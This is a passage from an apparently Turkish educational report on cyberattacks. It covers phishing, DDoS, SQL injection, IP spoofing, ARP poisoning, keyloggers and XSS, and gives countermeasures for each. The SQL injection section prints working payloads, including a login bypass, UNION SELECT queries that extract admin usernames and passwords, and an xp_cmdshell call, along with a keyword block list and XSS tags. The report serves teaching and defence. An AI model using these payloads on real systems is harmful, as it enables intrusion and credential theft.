- Uzun bir süre (iki ay ve daha fazla) sisteme giriş yapmaya kullanıcıların, kullanıcı isimleri askıya alınmalı. Kullanıcı giriş yapmak istediğinde uyarı verilip neden kullanıcısıyla giriş yapamadığının bildirilmesi. Askıda bulunan kullanıcının tekrar aktif hale getirilmesi için tam yetkili iki kullanıcı tarafından(birinci tam yetkili kullanıcı işlemin yapması, ikinci kullanıcının bu işlemi onaylaması) işlem yapılmalı. İzne ayrılan personelin kullanıcısı kilitli duruma getirilmeli. Kilitli kullanıcının kilitli durumunun kaldırılması bir onay mekanizmasına bağlı olmalı. Kilitli durumdaki kullanıcının kilidinin

kaldırılması tam yetkili bir kullanıcı tarafından işlem yapılarak işlem tamamlanabilir.

3.2 Yemleme (Phishing)

Son yıllarda yaygınlaşan yemleme(phishing) yöntemi ile kullanıcıların elektronik posta(e-mail) şifresi, sosyal ağlardaki kullanıcı bilgileri, T.C kimlik numarası, doğum tarihi, kredi kartı bilgileri, banka hesap numarası ve internet bankacılığı en popüler hedeflerdir. Bu yöntemde hedef kitle öncelikle bir elektronik posta(e-mail) gönderilir.

Şekil 12. Yemleme(Phishing) İçin E-Mail Örneği

Gönderilen elektronik postada(e-mailde) yer alan bağlantının üzerine gelindiğinde banka adresinin dışında farklı bir web sitesinin adresi fare imlecinde görünmekte (Şekil-13).

Şekil 13. Yemleme(Phishing) deki E-Maildeki Bağlantı Adresi [13]

Elektronik postada yer alan bağlantıya dikkat edilmeden tıklatıldığında hedef bankanın web sitesinin benzeri bir sayfa ile kullanıcıyı karşılamakta. Burada kullanıcının internet bankacılığında kullandığı kullanıcı bilgileri ve şifrelerin girilmesi için formlar görülmekte.

Şekil 14. Yemleme(Phishing) İçin Örnek Banka Sitesi [13]

Kullanıcı bu bilgileri girdikten sonra "İşleminiz Devam Etmekte" ya da "Lütfen Bekleyiniz" şeklinde bir sayfaya yönlendirerek kullanıcı bankacılık işlemleri yapmak için yanıtı beklerken kötü amaçlı kimseler tarafından bilgiler çalınmış oluyor. (Şekil 15)

Şekil 15. Yemleme(Phishing) deki Yönlendirme Sayfası [13]

Yukarıda verdiğim örneğin dışında şu yöntemlerde kullanılmaktadır. Yine elektronik posta(e-mail) yoluyla içeriğinde aşağıdaki ifadeler kullanılarak yemleme yapılmaktadır.

- Piyango Kazandınız
- … Saat İçerisinde Yanıt Vermezseniz Hesabınız Kapatılacaktır.
- Sürpriz Hediyeler
- Hesabınızı Doğrulayın
- Arkadaş Onayı (Sosyal Paylaşım Siteleri İçin)
- Şifremi Unuttum
- Kişi Ekleme
- Ücretsiz Anti Virüs
- @xxx.edu.tr Mail Adresleri

Şeklinde kullanıcılara elektronik posta(e-mail) içerikleri ile phishing(yemleme) yapılmaktadır.

Tanınmış şirketlerin isimlerinden oluşan alan adlarının harflerini değiştirerek ya da benzer harfler ekleyerek yazım hatasıyla da yapılmaktadır. Örneğin:


- www.mirosoftt.com
- www.mikcosoft.com
- www.microso0ft.com
- www.microsofd.com
- www. yahoo-inc.com
- www.pay-pal.com
- www.facebookmail.com
- www. reply.facebook.com
- www.googledrive.com
- www.g00glepage.com
- www. yahooads.com

Yemleme(Phishing) Saldırılarına Karşı Alınması Gereken Güvenlik Önlemleri

- Güncel bir anti virüs kullanılması
- Tanımadığınız kişilerden gelen elektronik postaları(e-mailleri) açmayın.
- Kişisel bilgilerinizi isteyen elektronik postalara(e-maillere) dikkate almayın.
- Mail içeriğinde yer alan bağlantı adreslerine tıklamadan önce bir kez daha düşünülmeli.
- İnternet bankacılığı gibi önemli işlemleri yaptığınız bilgisayar gerekli güvenlik yazılımları yüklü değil ise işlemleri gerçekleştirmeyin.
- Yazım ve cümle hatalarına dikkat edin. Kurumlardan gelen maillerde bu hatalarının sayısı çok azdır.
- Uzun alan adları olan bağlantı adreslerinde yemleme(phishing) kolaylıkla yapılmakta.
- Düşük fiyat ya da hediye kazandınız şeklinde gelen maillerde sizden kişisel bilgilerinizi istemesi (TC Kimlik Numarası, Doğum Tarihi, Yerleşim Bilgileri gibi) bir yemleme (phishing) işaretidir.
- Tehdit içerikli maillerde yemlemenin yapıldığı bir diğer yöntemdir.
- İnternet ortamında oynanan oyunlarda kredi kartı bilgilerinin istenmesi
- Yarışmadan, çekilişten ödül kazandınız şeklinde gelen elektronik posta ya da cep telefonlarına gelen kısa mesajlarda birer yemleme örneği.
- Elektronik ticaret(e-ticaret) sitelerinin taklit edilmesi.
- İnternet te gezinirken web sitelerinde bulunan reklamların yönlendirdiği sahte web siteleri bu saldırı için kullanılan bir diğer yöntem olmakta.


3.3 Hizmet Vermeyi Engelleyen Dağınık Saldırılar (DDOS)

DDOS, İngilizce açılımı "Distributed Denial of Service" Türkçe karşığı "Dağınık Hizmet Engelleme" olan bu saldırı türünde önceleri sadece DOS(Denial of Service) ataklar yapılmıştır. DOS atak saldırısında tek bir kaynaktan bir hedefe saldırı gerçekleşirdi.



Şekil 16. DOS Atak Saldırısı

İnternetin gelişmesiyle beraber bu saldırı türü geliştirilerek DDOS ataklar yapılmaya başlanmıştır. DDOS ataklarında birden çok kaynaktan tek hedefe yapılan saldırı türüne dönüşmüştür. DDOS atakların şiddetli ve uzun süreli olması yapılan saldırının çok yönlü olmasına ve saldırganın kendisini gizlemesine bağlıdır. Saldırgan, saldırının merkezinde olmayıp saldırıyı "zombiler" adı altındaki ağlar sayesinde yapmaktadır.



Şekil 17. DDOS Atak Saldırısı

DDOS saldırısının özellikleri

- DDOS saldırında: CPU, RAM, Bandwidth gibi kaynakların aşırı kullanımından kaynaklanan ve sunucuya(hedef sistem) zarar vermektedir.
- Hedef sistem üzerindeki güvenlik açıklarını taranır ve tespit edilen açıklıktan faydalanarak sisteme ataklar yapılmaktadır.
- Ağ güvenlik sistemlerinin kapasitesini zorlama ve kaldıramayacakları kadar aşırı yük bindirmesidir.
- Profesyonel bir atak saldırısında Güvenlik Duvarı(firewall) devre dışı kalır.
- Hedef sisteme yüksek miktarda veri paketi göndermek.
- Açık bulunan bir porta ping gönderilmesi ve bunun sonucunda hedef sunucu ya da ağ cihazı bunu anlayamadığı için sistem çöker ya da cihaz kendini kapatır.
- Ağa birden çok noktadan erişmeye çalışarak hedef sunucuyu çökertmek için kötü amaçlı bir program kullanarak binlerce zombi bilgisayar kullanır.
- DDOS saldırıları sisteme sızma girişimi değildir.
- DDOS saldırılarında dış ağdaki amacı bankacılık sistemlerinin, web sitelerinin ve elektronik posta(e-maillerin) çalışmamasını sağlamak.

DDOS saldırılarının özgür yazılımlar (open source) kullanarak analiz edilip ve engellenebilir. Belli başlım ücretsiz yazılımlar şunlardır:

- **OpenBSD Packet Filter**

  Anormal paketleri engelleme özelliği, IP başına ve session başına limit koyma özelliği, IP başına maksimim bağlantı sayısı limiti koyma, istenilen IP adresini engelleyebilme özelliği, yoğun olarak bir ülkeden saldırı geliyorsa o ülkeye ait ip bloklarının tümünü engellemeye yarayan BSD lisansı altında ücretsiz dağıtılan bir yazılımdır.

- **Tcpdump**

  Bilgisayara gelen veri paketlerini incelemeye ve filtrelemeye yardımcı olan ağ üzerinde iletilen ve alınan TCP/IP veri paketlerinin gözlemlemeyi sağlayan BSD lisansı altında ücretsiz dağıtılan bir yazılımdır.

- **Snort**

  Snort 'un özellikleri ağ trafiğini izlemesi, gelen paketlerini kaydetmesi, veri akışını analiz ederek önceden tanımlanmış kurallarla eşleştirme işlemi yapılmasını sağlayan BSD lisansı altında ücretsiz dağıtılan bir yazılımdır.

- **Suricata**

  Suricata, temel özellikleri saldırı tespit sistemi(IDS) ve saldırı engelleme sistemi(IPS) gibi çalışabilmekte, sadece linux değil tüm işletim sistemlerinde çalışabilen, IPv6 protokolünü desteklemesi, ağ bağlantılarındaki akışları takip eder, uygulama katmanı denetimi yapan, kullanıcı tarafından kural yüklenmesi yapılabilen ücretsiz dağıtılan bir yazılımdır.

3.4. SQL Enjeksiyonu (SQL Injection)

SQL Enjeksiyonu yönteminde SQL sorgularını kullanarak meta karakter ve komutlar tekniği ile yapılmaktadır. Khaleel Ahmad ve arkadaşları (Jayant Shekhar, K.P. Yadav), sql enjeksiyon yöntemini şöyle tanımlamaktadır: Web uygulamasının veri tabanını kullanan bir metot olarak tanımlamış, giriş dizisine SQL ifadelerine enjekte edilip veri tabanına yetkisiz erişim sağlanması şeklinde ifade etmiştir [14] .

SQL Enjeksiyonda araya sıkıştırılan meta karakterler bu ihlale neden olabiliyor. Meta karakterler, programlama dilinde özel anlamı olan karakterler. SQL dilinde kullanılan belli başlı meta karakterler(tagler) şunlardır: Tek tırnak(‘), Çift Tırnak(“), Yıldız(*), Bölü(/), Ters Bölü(\), (@), (;), (<), (>) gibi

SQL Enjeksiyonda uygulamaya verebileceği zarar sadece sorgu çalıştırmakla bitmemektedir. Bu saldırı türünde veri tabanına, işletim sistemine ve uygulamaya tamamen zarar verebilmektedir. Son yıllarda en sık görülen güvenlik açıklarından biri olan sql injection da tüm veri tabanları (Oracle, SQL Server, Access, DB2, Mysql, Sybase, Postgres …) tehdit altındadır.

SQL Enjeksiyonu (SQL Injection) Saldırı Türleri

- **SQL Kod Değiştirme**

SQL komutu değiştirmede ilk görülen ihlal kimlik doğrulama komutunda yapılmakta. Kimlik doğrulamada kullanıcı adı ve parola eşleştirmesi için sorgu komutu gönderilmekte doğru(true) yanıtı döndüğünde sisteme giriş yapılabilmekte. SQL komutunda yapılan ihlal şu şekildedir:

```
SELECT * FROM tb_uyeler WHERE kullanici='admin' and password='password'
```

```
SELECT * FROM tb_uyeler WHERE kullanici='admin' and password='password'
or 'a'='a'
```

Şekil 18. SQL Kod Değiştirme (Örnek-1)

Yukarıdaki sorgu komutunda WHERE şartı her seferinde doğru(true) sonucu döndürecektir ve bu ihlali gerçekleştiren kişi uygulamaya erişim sağlar.

İnternette asp, asp.net, jsp, php gibi web sayfalarında parametre alanları sql injection için uygun alanlardır. Örneğin, web tarayıcısının adres çubuğunda yer alan id numarası değiştirilerek istenilen id numarasındaki bilgiye erişim sağlanabilmektedir.

```
http://www.site.com/index.php?isbn_id=99
```

Şekil 19. SQL Kod Değiştirme (Örnek-2)

Bir diğer ihlal yolu (1=1-) ya da tek tırnak hilesi olarak bilinen bu ihlal yolu biten sql komutunun sonuna tek tırnak işrati konup bir eşittir bir tire yazılarak yapılmaktadır.

```
http://www.site.com/index.php?kategori=yemek' or 1=1-
```

Şekil 20. SQL Kod Değiştirme (Örnek-3)

- **SQL Kod Enjeksiyonu**

SQL Server veri tabanı yazılımında yer alan tablo isimlerini almak için kullanılan bir ihlal yoludur. Yapılan işlemler şunlardır:

```
http://www.site.com/index.php?id=99
```

```
http://www.site.com/index.php?id=99 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

Şekil 21. SQL Kod Enjeksiyonu (Örnek-1)

INFORMATION_SCHEMA.TABLES, SQL Server da kayıtlı tüm tabloların listesini tutan bir tablodur. Bu sql sorgu cümleciği çalıştırıldığında veri tabanındaki ilk tablonun adını verecektir. Tablo adı bilgisine ulaştıktan sonra kullanıcı adı ve parola(şifre) bilgisine ulaşmak olacaktır. Bunun için tekrar SQL Server da bulunan "INFORMATION_SCHEMA.COLUMNS" tablosu kullanılacaktır.

```
http://www.site.com/index.php?id=99 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_user'
```

Şekil 22. SQL Kod Enjeksiyonu (Örnek-2)

Admin_user tablosunda yer alan değişken bilgilerini elde ettikten sonra kullanıcı ve şifre bilgisini elde etmek kaldı. Kullanıcı adı bilgisi için yazılacak SQL kodu:

```
http://www.site.com/index.php?id=99 UNION SELECT TOP 1 login_name FROM Admin_user
```

Şekil 23. SQL Kod Enjeksiyonu (Örnek-3)

Parola(Şifre) Bilgisi için:

```
http://www.site.com/index.php?id=99 UNION SELECT TOP 1 password FROM Admin_user WHERE login_name=’S_user’
```

Şekil 24. SQL Kod Enjeksiyonu (Örnek-4)

Bu yöntem ile url adres çubuğunda diğer sql komutları yazılabilir. Bunun için adres çubuğundaki adres bitimine noktalı virgül konum istenilen sql cümleciği yazılabilir. Örneğin bir insert, update, delete , drop gibi komutlar yazılır.

```
http://www.site.com/index.php?id=99; INSERT INTO tablo_adı(kullanıcı_adı,sifre,tarih) VALUES(test_user,12345678,01.01.2014)
```

Şekil 25. SQL Kod Enjeksiyonu (Örnek-5)

- **Fonksiyon Çağırma**

Oracle, SQL Server gibi veri tabanında bulunan ya da özel hazırlanmış fonksiyonları sorguda çalıştırarak saldırgan bu fonksiyonları kullanarak uzak bir

bilgisayara tablolardaki verileri gönderebilir ya da özel paketler göndererek şifrelerinde içinde bulunduğu tablolara erişebilir.

```
SELECT * FROM kullanıcılar WHERE Username = ’User-1’ AND Password = ’’;
EXEC master..xp_cmdshell ’dir c:’--’
```

Şekil 26. Fonksiyon Çağırma Örneği

SQL Enjeksiyonundan (SQL Injection) Korunma Yolları

- Kullanıcının giriş yaptığı input alanları ve url adresindeki parametrelerde bulunan değerlerde tek tırnak, çift tırnak, ters bölü işareti ve diğer meta tag karakterlerin filtrelenmesi
- Veri tabanında bulunan ama kullanılmayan hazır fonksiyonların kaldırılması
- Kullanıcı hakların sınırlandırılması
- URL adresindeki girdi uzunluğunun kontrol edilmesi
- URL adresinde kritik kelime gruplarının girişi yapılması halinde filtrelenmesi. Örneğin: Begin, create, delete, drop, exec, execute, sys, sysobjects, syscolumns, insert, update, table, 1=1-, 'a'='a', having gibi kelimeler.
- Veri tabanı hata mesajlarını ekrana yazması yerine denetim izi (log) kaydına yazılmalı.
- Fonksiyonlara erişim hakkı kısıtlanmalı. Public erişimler fonksiyonun türüne göre değiştirilmeli.
- Microsoft SQL Server veri tabanında yönetici adı “sa”, MySQL veri tabanında ise “root” kullanıcı adının kullanılmaması.
- Veri tabanları için güncel yamaların yüklenmesi.
- Denetim izlerinin(logların) düzenli aralıklarla incelenmesi.

3.5 IP sahteciliği (IP spoofing)

İnternet'e bağlı her cihazın bir internet Protokol Numarası(Internet Protocol Address) yani IP adresi vardır. IP adreslerini insanların kullandığı adres şeklinde düşünebilir. Adres tanımlarken sokak, mahalle, cadde, ilçe, il, posta kodu nasıl veriliyorsa IP adresi de buna benzetebiliriz. 1988 yılında Amerika Birleşik Devletlerinde(ABD) IP dağıtımına dair otorite sahibi olarak IANA(The Internet Assignment Number Authority - İnternet Tahsisli Sayılar Otoritesi) kurulmuştur. Bu kuruluş RIR(Regional Internet Registry - Bölgesel İnternet Kayıt Merkezi) tarafından dünyada bulunan beş farklı RIR organizasyonu bulunmaktadır. Bunlar şunlardır:

ARIN American Registry for Internet Numbers	ARIN (American Registry for Internet Numbers)	Kuzey Amerika
lacnic	LACNIC (Latin American and Caribbean Network Information Centre)	Güney Amerika
APNIC	APNIC (Asia Pacific Network Information Centre)	Asya ve Pasifik Bölgesi
AFRINIC The Internet Numbers Registry for Africa	AFRINIC (African Region Internet Registry)	Afrika
RIPE NCC	RIPENCC (Reseaux IP Europeens Network Coordination Centre)	Avrupa, Orta Doğu, Orta Asya

Tablo 2. Dünyadaki RIR(Bölgesel İnternet Kayıt Merkezi) Organizasyonları

İnternet ortamında kullanıcının kimliği belirleyen IP adresi belirli bir sisteme göre dağıtılır. Bir IP adresinin kime ait olduğunu RIR(Bölgesel Internet Kayıt Merkezi) üzerinde yapılacak bir sorgu ile rahatlıkla yapılabilir. Bunun için "whois" adı verilen internet sitelerinde sorgulama yaparak bulunur.

04.05.2007 Tarihli 5651 Sayılı "İnternet Ortamında Yapılan Yayınların Düzenlenmesi ve Bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında" kanunun, altıncı maddesinin birinci fıkrası "Erişim sağlayıcının yükümlülükleri" başlığı altında internet servis sağlayıcıları için 6 'ıncı maddesi 1 'inci fıkrası b bendinde "Sağladığı hizmetlere ilişkin, yönetmelikte belirtilen trafik bilgilerini altı aydan az ve iki yıldan fazla olmamak üzere yönetmelikte belirlenecek süre kadar saklamakla ve bu bilgilerin doğruluğunu, bütünlüğünü ve gizliliğini sağlamakla" ve 6 'ıncı maddesi 1 'inci fıkrası c bendinde " Faaliyetine son vereceği tarihten en az üç ay önce durumu Kuruma, içerik sağlayıcılarına ve müşterilerine bildirmek ve trafik bilgilerine ilişkin kayıtları yönetmelikte belirtilen esas ve usûllere uygun olarak Kuruma teslim etmekle yükümlüdür" şeklinde ifade etmektedir. İnternet kullanıcısının kimlik bilgileri internete giriş ve çıkış saatleri, bağlantı bilgileri servis sağlayıcılar tarafından kayıt altına alındığı ve bu şekilde internette bir ihlalin sorumluları Türkiye içerisinde olması koşuluyla belirlenebilmekte.

IP sahteciliğinde(IP spoofing) kullanılan yöntemler:

- İnternet kullanıcısının bilgisayarındaki güvenlik açıklarından faydalanarak ajan yazılımlar yüklenip daha sonrasında bu ip adresinden geliyormuş gibi ihlal yapılır.
- Son yıllarda yaygınlaşan kablosuz ağlar sayesinde networke dahil olup ağdaki bir bilgisayarın ip adresinden hedef bilgisayara karşı ihlal yapılır.
- Proxy siteler ya da ücretsiz yazılımlar sayesinde bulunulan lokasyonun dışında başka bir ülke ip adresi kullanarak bu ihlal gerçekleştirilir. Şekil-18 de


görüldüğü üzere Türkiye de bulunan bir kullanıcı proxy yazılımı kullanarak Amerika Birleşik Devletleri (ABD) internette olduğu görülmektedir.

Şekil 27. Örnek IP Sahteciliği

- İnternet posta hizmetinde (Gmail, Hotmail, Yahoo gibi) proxy servisi kullanarak bir başka ülke ip adresinden geliyormuş gibi mail atmak yapılabilmekte fakat istenile bir ip adresinden geliyormuş gibi göndermek mümkün değildir.

3.6 ARP saldırıları (ARP Attacks)

ARP(Address Resolution Protocol - Adres Çözümleme Protokolü), IP adresini MAC(Media Access Control -Ortam Erişim Kontrolü) adresine çözümlemekte kullanılır. Her network cihazının benzersiz bir MAC adresine sahip olup bu MAC adresi 6 byte yani 48 bitliktir. Cihazın MAC adresini öğrenmek için consoldan "ipconfig /all" yazıldıktan sonra enter tuşuna basılır. Çıkan listede Fiziksel adres(Pysical Address) etiketinin karşısında yazan on iki karakter dizisinde oluşan cihazınızın mac adresidir. (Şekil-28)



Şekil 28. MAC Adresi

IP adresi bilinen fakat fiziksel adresi bilinmeyen cihazlar için tüm ağa ARP isteği gönderir. Bilinen IP adresi dışındaki cihazlardan bir yanıt gelmez. İlgili IP adresindeki cihazdan yanıt olarak cihazın kendi fiziksel adresi(MAC adresi) gönderilir. ARP bu işlemleri tekrar tekrar yapmamak ve ilerde gerekli olduğunda bu bu bilgileri(IP adresi ve MAC adresini) ARP tablosunda tutar. Kullanılan bilgisayardaki ARP tablosunu görmek için konsol komut satırında “arp –a” yazılıp enter tuşuna basıldığında ARP tablosu görülür.

ARP protokülüne yönelik saldırı yapan saldırganlar öncelikle arama motorları (google, bing, yahoo gibi) siteler aracılığıyla web sitelerinde açıklıkları bulunana siteleri tespit ederler. Bu açıklıklardan faydalanarak web sitesinde bazı değişiklikler yaparlar. Bu değişiklikler görsel değişiklikler değildir. Amaç siteye zarar vermek değil siteye giren kullanıcının bilgisayarına zararlı yazılımın yüklenmesini sağlamaktır. Bu yazılımların en çok kullanılanı javascript ile yazılmış kullanıcı web sitesine girdiğinde yüklenen türdedir. Son yıllarda bunun en güzel örneği sitede bulunan bir yazılımı kullanıcı indirmek istediğinde kullanıcının bilgisayarına (*.exe) olarak inen ve kullanıcının yüklemesi zorunlu kılan türden programlardır. Kullanıcı bu yazılımın yüklenmesi (downloader gibi) ile istenilen programın daha hızlı ineceği fikri verilmektedir. Kullanıcı yazılımı yükledikten sonra artık zararlı yazılım tehlike olmaya başlayacaktır. Bu yazılımlar kullanıcının bulunduğu ağdaki diğer bilgisayarları da tehlike altında kalmaktadır. Bu zararlı yazılım öncelikle ARP zehirlenmesine başlamakta. ARP, zehirlenmesini yapan bu yazılım birbiri ile bağlantı kuran iki bilgisayar arasına girip bilgi akışının kendi üzerinde gerçekleştirmesini sağlamaktadır.

Bu tür yazılımlar ile kişilerin yaptığı internet bankacılık işlemlerinden, şifre değiştirme, elektronik postaya kadar bütün işlemleri rahatlıkla izleyebilir ve şifreleri çalabilir.

ARP Saldırılarından Korunma Yöntemleri

- Ağ trafiğini dinlemek
- Ağda kullanılan yazımları kontrol etmek
- Switch ’lerde port güvenlik durumlarını aktif hale getirmek
- Bu saldırı türü yazılımlar korunmak için ücretli ya da ücretsiz geliştirilmiş yazılımlar bulunmaktadır. (Örneğin, ArpON gibi)
- ARP paketlerini inceleyen donanımsal ürünler kullanmak

3.7 Keylogger Saldırısı

Keylogger, klavyede yapılan tüm hareketleri kayıt altına alan ve bu sayede bilgisayar kullanıcısının kişisel bilgilerini çalmak isteyen kişiler tarafından kurulan bir yazılımdır. Bu bilgiler içerisinde internet bankacılık şifresi, kredi kartı numarası, elektronik posta(e-posta) şifresi ve diğer hayati önem taşıyan bilgilerin çalınması hedeflenmektedir.

Keylogger programları iki şekilde kurulmaktadır.


- **Güvenlik amaçlı**: Genelde ebeveynler çocuklarının bilgisayar başında neler yaptıklarını takip etmek için ve kendileri tarafından kurulmaktadır.

- **Saldırı amaçlı:** Kullanıcı bilgisayarına elektronik postasına eklentisi yoluyla ya da internet bağlantı adresi göndererek bilgisayara kurulan veya başka bir yazılım ile bilgisayara kurulan bu programın amacı kişinin bilgilerini toplamaktır. Topladığı bu bilgileri elektronik posta(e-posta) yolu ile saldırgana gönderir.

Yaygın olarak kullanılan keylogger yazılımları şunlardır:

- All In One Keylogger
- Keylogger Pro
- iSpyNow
- Phantom
- Award Keylogger
- Spyrix
- KGB Key Logger
- Ardamax Keylogger
- Ecodsoft Keylogger

Keylogger saldırısı donanımsal olarak da yapılmaktadır. Donanıma eklenmesiyle beraber klavye hareketlerinizi kayıt altına almaktadır.(Şekil 29)



Şekil 29. USB Keylogger

Şekil 29 de görüldüğü üzere bilgisayar usb çıkışına takılan bu cihazın varlığı herhangi bir anti-keylogger ya da anti virüs yazılımı ile tespit edilemez.

Keylogger Saldırılarından Korunma Yöntemleri

- Tanımadığınız kişilerden gelen elektronik postaları(e-mail) açmamak
- İnternet sitelerinde (*.exe) uzantılı dosyalara karşı dikkatli olmak
- Bilgisayarda iyi bir anti virüs yazılımının yüklü olması
- Anti- keylogger yazılımının bilgisayarda yüklü olması
- Keylogger yazılımları kurulurken saldırgana şifre girmesini istemektedir. Bilgisayarda Ctrl + Alt + Shift + X tuşuna basıldığında şifre soran bir ekran çıkıyorsa bilgisayarda keylogger türü bir yazılım yüklüdür
- Düzenli olarak bilgisayarda yüklü güvenlik yazılımlarını ve işletim sistemini güncellemelerini kontrol etmek

3.8 Çapraz Site Betik Saldırısı

Çapraz Site Betik Saldırısı (Cross Site Scripting Attack), internet kullanıcılarının girdiği sayfalara gömülen scriptler tarafından yapılan bir saldırıdır. Kullanılan scriptler html, javascript, asp, php vb. 'dir. Bu scriptler kullanılarak yapılan saldırı şunlardır:

- Scriptleri kullanarak daha önce ziyaret edilmiş siteye dair çerez (cookie) bilgisi saldırgana gönderilebilir.
- Saldırgan tarafından sitede var olan arama kutusunda çift tırnak ve diğer özel karakteri kullanarak sayfayı hackleyip kendi kodları sayfaya entegre edip saldırısını gerçekleştirebilir.
- Scriptleri kullanarak kullanıcının bilgisayarını bir keylogger gibi yaptıklarını kayıt altına alınabilir.
- Sayfa içerisinde Iframe kullanarak kullanıcı siteye girdiğinde bir yönlendirme ile scriptli sayfaya yönlendirmek.
- Sahte giriş sayfaları kullanarak giriş bilgileri istenilen bir kişiye yönlendirilmesi.
- POST ve GET metoduyla gönderilen veri alanına scriptleri enjekte ederek bu açıklıktan faydalanıp saldırı gerçekleştirilebilir.
- Session (Oturum) bilgisi scriptler kullanılarak saldırgan kullanıcı tarafından elde edilebilir.

Çapraz Site Betik Saldırısı yani XSS saldırısında enjekte etmekte kullandığı belli başlı etiketler(tagler) şunlardır:

- <script>
- <object>
- <applet>
- <embed>
- <iframe>
- <include>
- <a href=”….”>
- <img>
- getURL
- <form>
- <body>
- <table>
-

